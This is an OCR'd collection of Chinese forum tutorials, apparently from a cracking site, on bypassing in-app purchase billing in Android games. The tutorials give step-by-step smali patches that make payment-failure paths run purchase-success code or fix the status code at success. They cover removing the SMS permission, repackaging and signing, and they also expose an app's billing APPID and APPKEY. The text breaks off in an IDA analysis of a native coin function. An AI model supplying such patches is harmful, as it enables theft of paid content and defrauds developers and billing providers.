


往下再看这个跳转如果跳，就不会提示：您的付费请求太频繁，请稍后重试！

所以让它跳把 nez 改成 eqz

```
.method public static isMoreTimeBilling(Ljava/lang/String;)Z
    .locals 7
    .parameter

    .prologue
    const/4 v1, 0x0

    .line 1139
    invoke-static {}, Lcn/emagsoftware/gamebilling/api/GameInterface;->getInstance()Lcn/emagsoftware/gamebilling/api/G

    move-result-object v0


    invoke-static {}, Lcn/emagsoftware/gamebilling/api/GameInterface;->getInstance()Lcn/emagsoftware/gamebilling/api/G

    move-result-object v0

    invoke-virtual {v0}, Lcn/emagsoftware/gamebilling/api/GameInterface;->getLastBilling()Ljava/util/Map;

    move-result-object v0

    if-eqz v0, :cond_1

    :cond_0
    move v0, v1

    .line 1148
    :goto_0
    return v0

    .line 1142
    :cond_1
    invoke-static {}, Lcn/emagsoftware/gamebilling/api/GameInterface;->getInstance()Lcn/emagsoftware/gamebilling/api/G
```

这样就 ok 了！然后保存打包签名！


.prologue
const/4 v1, 0x0
.line 1139
invoke-static {}, Lcn/emagsoftware/gamebilling/api/GameInterface;->getInstance()Lcn/emagsoftware/gamebilling/api/G
move-result-object v0
invoke-static {}, Lcn/
emagsoftware/gamebilling/api/G
move-result-object v0
invoke-virtual {v0}, L
()Ljava/util/Map;
move-result-object v0
if-eqz v0, :cond_1
:cond_0
move v0, v1
Save
Save file
"D:\apktool\an\smali\cn\emagsoftware\gamebilling\api\GameInterface.smali" ?
是(Y)
否(N)
取消

D:\apktool>apktool b andy andy4.apk
I: Checking whether sources has changed...
I: Checking whether resources has changed...
I: Building apk file...
D:\apktool>_
打包andy目录生成andy4.apk
吾爱破解论坛
www.52pojie.cn

工具(T)
帮助(H)
机
新建文件夹
APK
signfile
andy4.apk
signapk.bat
用 signapk.bat 打开
说明.txt
签名

动态图

Notepad++百度

反编译加签名工具：http://pan.baidu.com/s/1o6JMxVO

密码：sg87

[Android] 安卓游戏破解方法合集

新手发帖，有怪莫怪！

开放注册以前，本人以游客身份学习了各位大大的教程已成功破解了 30 多款游戏！现在把我的学到的告诉大家！

----------手机端破解:
破解工具:Dalvik 字节码编辑器(百度下载)
----------破解方法:
1：此方法比较简单 但是仅适用于少数游戏(雷霆战机 2) 打开 Dalvik 字节码编辑器(以下简称 工具) 找到所要破解的游戏 点击进入 会有几个文件和文件夹，接着打开文件 classes.dex
一样有许多文件和文件夹 点击手机的菜单键(不要跟我说菜单键找不到！手机屏幕下方的那三个触摸键！) 选择搜索字符串 搜索 gc_billing_fail 一样会有 3 个文件 选择 cn\emagsoftwarel\gamebilling\view\$1 然后也有三种选择 选择 methods
onbillingsuccess 内容全部复制
把 onuselopercallcer 内容删除，再粘贴
再把 onbillingfair 的内容删除，再粘贴，然后一直保存，回退到刚打开安装包的那个页面
打开 Androidmanifest.html 以后删除此代码: android permisson sends sms(删除这个是踢除游戏发送短信的权限) 最后保存。保存成功后，会在原来的游戏安装包下面出来自己破解的安装包！安装即可！(如果未破解的版本安装了的话，先卸载！再安装破解版！不然两个软件签名不同，不能安装）

！搜索的 gc_billing_fail 称之为游戏的 string，每个游戏都有 string，而找到 string 需要将 apk 反编译(手机端反编译利器 apktool)

2:用到的工具还是一样，此方法大多数游戏都能破解，唯一的缺点就是麻烦，费时!还要得懂点代码的意思
游戏中，付费成功会有:购买成功、支付成功、已购买等等的提示语！付费失败则反之！
----------首先第一步:安装游戏，进游戏查看其提示语是什么！
我自己破解的游戏过程(狂斩三国—单击版) “支付失败”呵呵!那就简单了！用工具打开安装包打开 classes.dex 菜单键 选择搜索字符串 搜索:支付失败有三个文件 起初我是把三个文件里的都修改了!才知道这样会乱码 程序不能运行，三个支付失败的方法中只有一个是真正实现跳转的，那么，我能不能给三个文件中的支付失败的提示语后面标上 1,2,3,呢?再保存安装包，安 装运行游戏，看看到底那个才是实现跳转的，于是乎，付费失败提示“支付失败 3”嘿嘿！这就简单了!用工具打开刚修改过得安装包搜索：支付失败 3 就会出来文件 选择打开 下面我把代码粘贴过来讲解!带()的是我的注解

const/16 v0 0x9
if-ne v6 v0 :label_21(这个代码的意思是:如果什么什么的值不为 0 就跳转到 label_21 这个就是跳转命令，我们要看看它跳转项的内容是什么)
invoke-static {} Lcn/koogame/market/MarketLogic;->getInstance()Lcn/koogame/market/MarketLogic;

```
move-result-object v0
invoke-static {} Lcn/koogame/market/MarketLogic;->getInstance()Lcn/koogame/market/MarketLogic;
move-result-object v1
iget-object v1 v1 Lcn/koogame/market/MarketLogic;->alixBPID:Ljava/lang/String;
const/4 v2 1
const-string v3 "支付成功"
invoke-virtual {v0,v1,v2,v3} Lcn/koogame/market/MarketLogic;->payCallback(Ljava/lang/String;ILjava/lang/String;)V
label_20:
return-void
label_21:(跳转项----------以下便是 label_21 的内容)
invoke-static {} Lcn/koogame/market/MarketLogic;->getInstance()Lcn/koogame/market/MarketLogic;
move-result-object v0
invoke-static {} Lcn/koogame/market/MarketLogic;->getInstance()Lcn/koogame/market/MarketLogic;
move-result-object v1
iget-object v1 v1 Lcn/koogame/market/MarketLogic;->alixBPID:Ljava/lang/String;
const/4 v2 0
const-string v3 "支付失败 3"(支付失败!嘿嘿！直接把支付失败的跳转项删除,再把开头的跳转命令删除 然后保存）
invoke-virtual {v0,v1,v2,v3} Lcn/koogame/market/MarketLogic;->payCallback(Ljava/lang/String;ILjava/lang/String;)V
goto :label_20
----------下面把我修改过后的代码粘贴过来，大家可以对照下
----------

const/16 v0 0x9

invoke-static {} Lcn/koogame/market/MarketLogic;->getInstance()Lcn/koogame/market/MarketLogic;
move-result-object v0
invoke-static {} Lcn/koogame/market/MarketLogic;->getInstance()Lcn/koogame/market/MarketLogic;
move-result-object v1
```

```
iget-object v1 v1 Lcn/koogame/market/MarketLogic;->alixBPID:Ljava/lang/String;
const/4 v2 1
const-string v3 "支付成功"
invoke-virtual {v0,v1,v2,v3} Lcn/koogame/market/MarketLogic;->payCallback(Ljava/lang/String;ILjava/lang/String;)V
label_20:
return-void

invoke-virtual {v0,v1,v2,v3} Lcn/koogame/market/MarketLogic;->payCallback(Ljava/lang/String;ILjava/lang/String;)V
goto :label_20
```

--------我是美丽的分割线，我只是分割线，不是代码----------

对了!还得把发送短信的权限剔除，剔除方法以上讲解过!

把你们的评分都给我吧!!!

手机发帖不容易，不上图了!

[Android] 仨笨贼 1.0 内购破解教程

1、 APK 反编译。

2、在 AndroidManifest 中找到主 Activity：com.mm.cm.sbz.ApplicationDemo

```xml
<?xml version="1.0" encoding="utf-8"?>
<manifest android:versionCode="1" android:versionName="1.0" package="com.mm.cm.sbz"
  xmlns:android="http://schemas.android.com/apk/res/android">
    <application android:label="@string/app_name" android:icon="@drawable/icon" android:debuggable="true">
        <activity android:theme="@*android:style/Theme.NoTitleBar.Fullscreen" android:label="@string/app_name"
        android:icon="@drawable/icon" android:name=".ApplicationDemo" android:screenOrientation="landscape"
        android:configChanges="orientation">
            <intent-filter>
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
    </application>
    <receiver android:name="com.google.ads.InstallReceiver" android:exported="true">
```

3、打开 ApplicationDemo.class，可以很容易发现三个关于付费的成员变量：

ApplicationDemo.class

```
package com.mm.cm.sbz;

import android.app.Application;

public class ApplicationDemo extends Cocos2dxActivity
{
  public static final int BILLING_CANCEL = 0;
  public static final int BILLING_FAILD = -1;
  public static final int BILLING_SUCCEED = 1;
  private static Context context;
  public static Handler handler;
  static boolean isMoreGameScene = false;
  public static Purchase purchase;
  public static int sbillingIndex = -1;
  private Cocos2dxGLSurfaceView mGLView;
  private IAPListener mListener;
```

付费取消、付费失败、付费成功

吾爱破解论坛 www.52pojie.cn

4、再往下看，可以看到付费失败和 付费成功的成员方法：

```
private void billingFailed(int paramInt)
{
  nativeBillingSuccess(paramInt, 0);
}

private void billingSucceed(int paramInt)
{
  nativeBillingSuccess(paramInt, 1);
  switch (paramInt)
  {
  default:
    return;
  case 0:
    Tool.startGamePay(this, "30000283477701", "6");
    return;
  case 1:
    Tool.startGamePay(this, "30000283477703", "1");
    return;
  case 2:
    Tool.startGamePay(this, "30000283477705", "1");
    return;
  case 3:
    Tool.startGamePay(this, "30000283477702", "1");
    return;
  case 4:
    Tool.startGamePay(this, "30000283477704", "1");
    return;
  case 5:
    Tool.startGamePay(this, "30000283477706", "2");
    return;
  case 6:
  }
  Tool.startGamePay(this, "30000283477707", "2");
}
```

付费失败

付费成功

在 startGame1()方法中可以看到该应用的 APPID 和 APPKEY：

```
private void startGame1()
{
  this.mListener = new IAPListener(this, new IAPHandler(this));
  purchase = Purchase.getInstance();
  purchase.setTimeout(5000, 5000);
  try
  {
    purchase.setAppInfo("300002834777", "89E4436AB3AEDA05");
  }
  catch (Exception localException1)
  {
    try
    {
      while (true)
      {
        purchase.init(context, this.mListener);
        postUserData();
        return;
        localException1 = localException1;
        localException1.printStackTrace();
      }
    }
    catch (Exception localException2)
    {
      while (true)
        localException2.printStackTrace();
    }
  }
}
```

该应用的APPID和APPKEY

吾爱破解论坛
www.52pojie.cn

5、我们很容易想到将付费失败方法的内容替换成付费成功的内容，那么这样无论购买成功与否，最终都会执行成功时的动作，因此我们将付费失败的 smali 代码替换成成功的代码。

修改前的代码：

.method private billingFailed(I)V

```
    .locals 1
    .parameter "sbillingIndex"

    .prologue
    .line 224
    const/4 v0, 0x0

    invoke-static {p1, v0}, Lcom/mm/cm/sbz/ApplicationDemo;->nativeBillingSuccess(II)V

    .line 225
    return-void
.end method
```

修改后的代码：

```
.method private billingFailed(I)V
    .locals 2
    .parameter "sbillingIndex"

    .prologue
    .line 229
    const/4 v0, 0x1

    invoke-static {p1, v0}, Lcom/mm/cm/sbz/ApplicationDemo;->nativeBillingSuccess(II)V

    .line 231
    packed-switch p1, :pswitch_data_0

    .line 256
```

```
:goto_0
return-void

.line 234
:pswitch_0
const-string v0, "30000283477701"

const-string v1, "6"

invoke-static {p0, v0, v1}, Lcom/cm/tools/Tool;->startGamePay(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;)V

goto :goto_0

.line 237
:pswitch_1
const-string v0, "30000283477703"

const-string v1, "1"

invoke-static {p0, v0, v1}, Lcom/cm/tools/Tool;->startGamePay(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;)V

goto :goto_0

.line 240
:pswitch_2
const-string v0, "30000283477705"

const-string v1, "1"
```

```
invoke-static {p0, v0, v1}, Lcom/cm/tools/Tool;->startGamePay(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;)V

goto :goto_0

.line 243
:pswitch_3
const-string v0, "30000283477702"

const-string v1, "1"

invoke-static {p0, v0, v1}, Lcom/cm/tools/Tool;->startGamePay(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;)V

goto :goto_0

.line 246
:pswitch_4
const-string v0, "30000283477704"

const-string v1, "1"

invoke-static {p0, v0, v1}, Lcom/cm/tools/Tool;->startGamePay(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;)V

goto :goto_0

.line 249
:pswitch_5
const-string v0, "30000283477706"
```

```
const-string v1, "2"

invoke-static {p0, v0, v1}, Lcom/cm/tools/Tool;->startGamePay(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;)V

goto :goto_0

.line 252
:pswitch_6
const-string v0, "30000283477707"

const-string v1, "2"

invoke-static {p0, v0, v1}, Lcom/cm/tools/Tool;->startGamePay(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;)V

goto :goto_0

.line 231
:pswitch_data_0
.packed-switch 0x0
        :pswitch_0
        :pswitch_1
        :pswitch_2
        :pswitch_3
        :pswitch_4
        :pswitch_5
        :pswitch_6
.end packed-switch
```

.end method

6、修改保存，重新编译签名，测试发现，当我们点击某个物品购买时，会弹出相应的购买界面，此时我们只要点击返回按钮，购买就成功了！

7、到此，已经达到了破解内购的目的，但是不完美，因为会弹出购买界面，我们想要点击购买时，不弹出任何界面就成功购买。继续分析，在 public void addAdvertisement2(int paramInt)方法中发现有“网络连接失败”的字眼，并且有对各个物品购买的监听事件，因此我们在这里面做文章，给它偷天换日。将 addAdvertisement2 的 smali 代码替换成付费成功的代码.

```
public void addAdvertisement2(int paramInt)
{
  Log.v("tag", paramInt);
  switch (paramInt)
  {
  default:
    return;
  case 0:
    try
    {
      purchase.order(context, "30000283477701", this.mListener);
      return;
    }
    catch (Exception localException)
    {
      localException.printStackTrace();
      Toast.makeText(context, "网络连接失败", 0).show();
      return;
    }
  case 1:
    purchase.order(context, "30000283477703", this.mListener);
    return;
  case 2:
    purchase.order(context, "30000283477705", this.mListener);
    return;
  case 3:
    purchase.order(context, "30000283477702", this.mListener);
    return;
  case 4:
    purchase.order(context, "30000283477704", this.mListener);
    return;
  case 5:
    purchase.order(context, "30000283477706", this.mListener);
    return;
  case 6:
```

修改前：

.method public addAdvertisement2(I)V

```
.locals 5
.parameter "billingIndex"

.prologue
.line 283
const-string v1, "tag"

new-instance v2, Ljava/lang/StringBuilder;

invoke-direct {v2}, Ljava/lang/StringBuilder;-><init>()V

invoke-virtual {v2, p1}, Ljava/lang/StringBuilder;->append(I)Ljava/lang/StringBuilder;

move-result-object v2

invoke-virtual {v2}, Ljava/lang/StringBuilder;->toString()Ljava/lang/String;

move-result-object v2

invoke-static {v1, v2}, Landroid/util/Log;->v(Ljava/lang/String;Ljava/lang/String;)I

.line 286
packed-switch p1, :pswitch_data_0

.line 318
:goto_0
return-void
```

```
    .line 289
    :pswitch_0
    :try_start_0
    sget-object v1, Lcom/mm/cm/sbz/ApplicationDemo;->purchase:Lmm/purchasesdk/Purchase;

    sget-object v2, Lcom/mm/cm/sbz/ApplicationDemo;->context:Landroid/content/Context;

    const-string v3, "30000283477701"

    iget-object v4, p0, Lcom/mm/cm/sbz/ApplicationDemo;->mListener:Lcom/mm/cm/sbz/IAPListener;

    invoke-virtual {v1, v2, v3, v4},
Lmm/purchasesdk/Purchase;->order(Landroid/content/Context;Ljava/lang/String;Lmm/purchasesdk/OnPurchaseListener;)Ljava/lang/String;
    :try_end_0
    .catch Ljava/lang/Exception; {:try_start_0 .. :try_end_0} :catch_0

    goto :goto_0

    .line 313
    :catch_0
    move-exception v0

    .line 315
    .local v0, e:Ljava/lang/Exception;
    invoke-virtual {v0}, Ljava/lang/Exception;->printStackTrace()V

    .line 316
    sget-object v1, Lcom/mm/cm/sbz/ApplicationDemo;->context:Landroid/content/Context;
```

```
    const-string v2, "\u7f51\u7edc\u8fde\u63a5\u5931\u8d25"

    const/4 v3, 0x0

    invoke-static {v1, v2, v3}, Landroid/widget/Toast;->makeText(Landroid/content/Context;Ljava/lang/CharSequence;I)Landroid/widget/Toast;

    move-result-object v1

    invoke-virtual {v1}, Landroid/widget/Toast;->show()V

    goto :goto_0

    .line 292
    .end local v0                #e:Ljava/lang/Exception;
    :pswitch_1
    :try_start_1
    sget-object v1, Lcom/mm/cm/sbz/ApplicationDemo;->purchase:Lmm/purchasesdk/Purchase;

    sget-object v2, Lcom/mm/cm/sbz/ApplicationDemo;->context:Landroid/content/Context;

    const-string v3, "30000283477703"

    iget-object v4, p0, Lcom/mm/cm/sbz/ApplicationDemo;->mListener:Lcom/mm/cm/sbz/IAPListener;

    invoke-virtual {v1, v2, v3, v4}, Lmm/purchasesdk/Purchase;->order(Landroid/content/Context;Ljava/lang/String;Lmm/purchasesdk/OnPurchaseListener;)Ljava/lang/String;
```

```
    goto :goto_0

    .line 295
    :pswitch_2
    sget-object v1, Lcom/mm/cm/sbz/ApplicationDemo;->purchase:Lmm/purchasesdk/Purchase;

    sget-object v2, Lcom/mm/cm/sbz/ApplicationDemo;->context:Landroid/content/Context;

    const-string v3, "30000283477705"

    iget-object v4, p0, Lcom/mm/cm/sbz/ApplicationDemo;->mListener:Lcom/mm/cm/sbz/IAPListener;

    invoke-virtual {v1, v2, v3, v4}, Lmm/purchasesdk/Purchase;->order(Landroid/content/Context;Ljava/lang/String;Lmm/purchasesdk/OnPurchaseListener;)Ljava/lang/String;

    goto :goto_0

    .line 298
    :pswitch_3
    sget-object v1, Lcom/mm/cm/sbz/ApplicationDemo;->purchase:Lmm/purchasesdk/Purchase;

    sget-object v2, Lcom/mm/cm/sbz/ApplicationDemo;->context:Landroid/content/Context;

    const-string v3, "30000283477702"

    iget-object v4, p0, Lcom/mm/cm/sbz/ApplicationDemo;->mListener:Lcom/mm/cm/sbz/IAPListener;

    invoke-virtual {v1, v2, v3, v4},
```

```
Lmm/purchasesdk/Purchase;->order(Landroid/content/Context;Ljava/lang/String;Lmm/purchasesdk/OnPurchaseListener;)Ljava/lang/String;

    goto :goto_0

    .line 301
    :pswitch_4
    sget-object v1, Lcom/mm/cm/sbz/ApplicationDemo;->purchase:Lmm/purchasesdk/Purchase;

    sget-object v2, Lcom/mm/cm/sbz/ApplicationDemo;->context:Landroid/content/Context;

    const-string v3, "30000283477704"

    iget-object v4, p0, Lcom/mm/cm/sbz/ApplicationDemo;->mListener:Lcom/mm/cm/sbz/IAPListener;

    invoke-virtual {v1, v2, v3, v4},
Lmm/purchasesdk/Purchase;->order(Landroid/content/Context;Ljava/lang/String;Lmm/purchasesdk/OnPurchaseListener;)Ljava/lang/String;

    goto :goto_0

    .line 304
    :pswitch_5
    sget-object v1, Lcom/mm/cm/sbz/ApplicationDemo;->purchase:Lmm/purchasesdk/Purchase;

    sget-object v2, Lcom/mm/cm/sbz/ApplicationDemo;->context:Landroid/content/Context;

    const-string v3, "30000283477706"

    iget-object v4, p0, Lcom/mm/cm/sbz/ApplicationDemo;->mListener:Lcom/mm/cm/sbz/IAPListener;
```

```
    invoke-virtual {v1, v2, v3, v4}, Lmm/purchasesdk/Purchase;->order(Landroid/content/Context;Ljava/lang/String;Lmm/purchasesdk/OnPurchaseListener;)Ljava/lang/String;

    goto :goto_0

    .line 307
    :pswitch_6
    sget-object v1, Lcom/mm/cm/sbz/ApplicationDemo;->purchase:Lmm/purchasesdk/Purchase;

    sget-object v2, Lcom/mm/cm/sbz/ApplicationDemo;->context:Landroid/content/Context;

    const-string v3, "30000283477707"

    iget-object v4, p0, Lcom/mm/cm/sbz/ApplicationDemo;->mListener:Lcom/mm/cm/sbz/IAPListener;

    invoke-virtual {v1, v2, v3, v4}, Lmm/purchasesdk/Purchase;->order(Landroid/content/Context;Ljava/lang/String;Lmm/purchasesdk/OnPurchaseListener;)Ljava/lang/String;
    :try_end_1
    .catch Ljava/lang/Exception; {:try_start_1 .. :try_end_1} :catch_0

    goto :goto_0

    .line 286
    nop

    :pswitch_data_0
    .packed-switch 0x0
```

```
            :pswitch_0
            :pswitch_1
            :pswitch_2
            :pswitch_3
            :pswitch_4
            :pswitch_5
            :pswitch_6
        .end packed-switch
.end method
```

修改后

```
.method public addAdvertisement2(I)V
        .locals 2
        .parameter "sbillingIndex"

        .prologue
        .line 229
        const/4 v0, 0x1

        invoke-static {p1, v0}, Lcom/mm/cm/sbz/ApplicationDemo;->nativeBillingSuccess(II)V

        .line 231
        packed-switch p1, :pswitch_data_0

        .line 256
        :goto_0
        return-void

        .line 234
```

```
:pswitch_0
const-string v0, "30000283477701"

const-string v1, "6"

invoke-static {p0, v0, v1}, Lcom/cm/tools/Tool;->startGamePay(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;)V

goto :goto_0

.line 237
:pswitch_1
const-string v0, "30000283477703"

const-string v1, "1"

invoke-static {p0, v0, v1}, Lcom/cm/tools/Tool;->startGamePay(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;)V

goto :goto_0

.line 240
:pswitch_2
const-string v0, "30000283477705"

const-string v1, "1"

invoke-static {p0, v0, v1}, Lcom/cm/tools/Tool;->startGamePay(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;)V

goto :goto_0
```

```
.line 243
:pswitch_3
const-string v0, "30000283477702"

const-string v1, "1"

invoke-static {p0, v0, v1}, Lcom/cm/tools/Tool;->startGamePay(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;)V

goto :goto_0

.line 246
:pswitch_4
const-string v0, "30000283477704"

const-string v1, "1"

invoke-static {p0, v0, v1}, Lcom/cm/tools/Tool;->startGamePay(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;)V

goto :goto_0

.line 249
:pswitch_5
const-string v0, "30000283477706"

const-string v1, "2"

invoke-static {p0, v0, v1}, Lcom/cm/tools/Tool;->startGamePay(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;)V
```

```
    goto :goto_0

    .line 252
    :pswitch_6
    const-string v0, "30000283477707"

    const-string v1, "2"

    invoke-static {p0, v0, v1}, Lcom/cm/tools/Tool;->startGamePay(Landroid/content/Context;Ljava/lang/String;Ljava/lang/String;)V

    goto :goto_0

    .line 231
    :pswitch_data_0
    .packed-switch 0x0
        :pswitch_0
        :pswitch_1
        :pswitch_2
        :pswitch_3
        :pswitch_4
        :pswitch_5
        :pswitch_6
    .end packed-switch
.end method
```

8、修改保存，重新编译，签名，测试，不再弹出购买界面，直接购买成功。

下载链接：http://www.52pojie.cn/thread-230684-1-1.html

非常感谢低调大牛的耐心指导！

TTX 连萌

听鬼哥说故事


最近工作太忙，没啥时间写文章，刚好今天遇到一个小游戏，简单分析下，写下此文。

移动 MM 的游戏，前面我们已经写过很多文章，没有看过的朋友，自行查找即可，今天我们继续分析一个类似的游戏，不过使用多种方式来分析，同时，欢迎同学们自己补充新方式来扩展思路。

0x1:游戏试玩

打开游戏玩了会儿，最近这类游戏非常多，也谈不上喜欢玩不喜欢玩，那么直接查看商城吧。

配合查看游戏反编译的目录结构：



可以简单猜测游戏的内购是否为移动 MM 的。

然后配合我们自己简单查看下 smali 代码，确定内购支付方式为移动 MM .

0x2:分析破解

确定了游戏的支付方式，我们就有目的性的去分析如何来分析它的破解情况了。

在这里再次补充上：

移动 MM 的支付方式以及 SDK 的相关调用方法

http://wenku.it168.com/d_001271444.shtm

通过了解它的支付流程，来测试他在哪块地方存在被破解的可能，即欺骗支付。

在这篇文章中，已经有简单说明了，这里便不再重复：

http://www.52pojie.cn/thread-259909-1-1.html

然后，我们可以想到：

①.我们直接修改支付结果，用支付成功的方法替换支付失败

②.直接将判断支付是否成功的状态码锁定为支付成功

③.直接修改游戏金币


④.修改支付短信

0x3:第一种支付方式破解

还是上面说的，直接搜索寻找 `onBillingFinish`。

这里所说按照第一种方式，有点牵强，不过，支付失败的话，这里的 `code` 也将改变，我们让他走订购成功的方法，即修改方法内的那个判断语句。

```
public void onBillingFinish(int code, HashMap arg1) {
    Log.d("IAPListener", "billing finish, status code = " + code);
    String v0 = "订购结果：订购成功";
    if(code == 102 || code == 104 || code == 1001) {
        Log.d("IAPListener", "Success");
        SDKInvoker.getInstance(PopStar.mMain).onBillingFinish(0, "");
    }
    else {
        v0 = "订购结果：" + Purchase.getReason(code);
    }

    Log.d("IAPListener", v0);
}
```



对应 smali 代码自行修改即可。

0x4:第二种锁定状态码破解

我们在追踪 onBillingFinish 方法上下文的时候，发现 PurchaseCode.smali 中的 getStatusCode（）I 方法以及 MessageInfo.smali 中的 getPurchasecode()I 方法，应该是用于定义支付码状态，即支付成功，支付失败，取消支付的。

在 PurchaseCode.smali 文件中，我们发现：

.field public static final WEAK_ORDER_OK:I = 0x3e9

这个是定义支付订单成功的状态码。一般在移动 MM 里面，多数都是这个。

所以，我们可以看到上面所说 getStatusCode（）I 方法和 getPurchasecode()I 方法都是返回值为 int 类型的，那么我们直接将其返回值修改为 0x3e9，即数字 1001，即代表支付成功。

我们保存修改，回编译，查看到，点击购买按钮，直接提示下图：

中国移动
China Mobile
返回
支付中心
支付成功
尊敬的用户，话费支付成功后将以短信的方式通知您
确定
欢迎您使用中国移动手机话费支付功能，支付成功后系统会向您发送提示短信，请注意查收.
版权所有 中国移动 V3.0.0

在无卡模式下测试的，一切正常，所以肯定了我们的修改时正确的，也不会扣费。

0x5:直接修改金币

通过 OnBillingFinish()方法

```
String v0 = "订购结果：订购成功";
if(code == 102 || code == 104 || code == 1001) {
    Log.d("IAPListener", "Success");
    SDKInvoker.getInstance(PopStar.mMain).onBillingFinish(0, "");
}
else {
    v0 = "订购结果：" + Purchase.getReason(code);
```

我们进入到这个 PopStar 查看：

```
public void addCoin(int arg5) {
    LogUtil.log("addCoin.index = " + arg5);
    PopStar.nativeAddCoin(arg5);
}
```

当然，这个类里面还有很多方法，很多支持破解的方法，如:

```
private void payIAP(int arg5) {
    LogUtil.log("payIAP.index = " + arg5);
    this.setType(arg5);
    int v1 = 1500;
    switch(arg5) {
        case 0: {
            v1 = 10;
            break;
        }
        case 1: {
            v1 = 300;
            break;
        }
        case 2: {
            v1 = 600;
            break;
        }
        case 3: {
            v1 = 1000;
```

定义购买金币数量的，即购买成功后增加的数量。等等。。。

长话短说，咱们看到 PopStar.nativeAddCoin 方法后，确定是一个 native 方法，那么我们找到上文

```
System.loadLibrary("xinxin");
```

用 IDA 加载 libxinxin.so,然后定位到 nativeAddCoin 方法.

现在大家多数用的大佬的那个 IDA，带 F5 的，那么我们直接 f5

```
void __fastcall Java_com_PopStar_org_PopStar_nativeAddCoin(int a1, int a2, int a3)
{
  int v3; // r0@3
  signed int v4; // r3@3
  signed int v5; // r0@20

  if ( a3 != -1 && Shop::ArrayPriceSize )
  {
    v3 = 100;
    v4 = Shop::ArrayPrice[a3];
    if ( v4 == 1000 )
      goto LABEL_24;
    if ( v4 <= 1000 )
    {
      if ( v4 == 10 )
